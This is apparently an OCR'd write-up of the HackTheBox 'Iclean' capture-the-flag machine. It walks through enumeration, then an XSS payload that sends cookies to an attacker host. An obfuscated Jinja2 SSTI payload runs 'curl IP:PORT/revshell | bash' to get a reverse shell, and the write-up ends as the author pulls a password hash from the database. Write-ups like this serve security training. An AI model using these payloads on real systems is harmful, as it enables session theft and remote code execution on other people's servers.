


HackTheBox Iclean Writeup




Nmap Scan: We start with a port scan, to find out which ones are open. There are 2 open ports, **22 SHH** and **80 HTTP .**




I assign the name of the host that I obtained in the scan, to the IP address to know its content: **capiclean.htb**






Web Enumeartion :


Now that I can see the page, I start investigating.




I use the **Wappalyzer** tool to see what the website is made of and if there is any information that could be useful.




While investigating the page, I start a **dirsearch** scan for hidden directories.




I discover this section for **answers** and it may be vulnerable.






I do an **inspection of the source code**, to continue investigating




I intercept a request using **Burp Suite**. I note that the content I provided is directly reflected in the server response without any filtering or validation, that could be an indication of a possible **XSS vulnerability**.




I decide to do an XSS test with some code I found :
<img src=x onerror=fetch("http://<your_ip>:port/"+document.cookie);>

The code is an example of an XSS attack vector that attempts to exploit the vulnerability by uploading an image **(<img src="x")** and then executing JavaScript code if an error occurs while loading the image **(onerror)**. In this case, the JavaScript code uses the **fetch** function to **send the user's cookies to a specific IP address and port**.




I listen via **netcat** on **port 4444** and send the code via Burpsuite




And ... Bingo! get the **cookie**

I go back to the page and **add the cookie** in the **storage** tab, **cookies.** In **Path** just leave **/**




In the URL, I write http://capiclean.htb/**dashboard** this directory that was hidden and that I had discovered at the beginning when scanning with dirsearch.


Now I get admin access with some new features.




Here I try all functions until I get **SSTI**.
The first thing is to make an invoice




I get an **invoice id**.




Then put that invoice ID in **qrGenerator** Endpoint.




I get the link to scan.



I enter the link and copy it




I paste the code in the box and intercept the request with BurpSuite




Web exploitation:

I ran some tests using some basic injections and it turned out I was vulnerable to SSTI





After searching for a long time, I found a payload.

{{request|attr("application")|attr("\x5f\x5fglobals\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fbuiltins\x5f\x5f")|attr("\x5f\x5fgetitem\x5f\x5f")("\x5f\x5fimport\x5f\x5f")("os")|attr("popen")("curl IP:PORT/revshell | bash")|attr("read")()}}




I enter a reverse shell that I generate through a web






I listen through netcat and get access. I get User as **www-data**
I stabilize the shell with the command

python3 -c 'import pty; pty.spawn("/bin/bash")'




User Access :


I start going through the directories, I find a .py file




When I read it I found what I was looking for.




Now that I was able to access the database, I continue investigating




In the SQL database I get the user's password hash



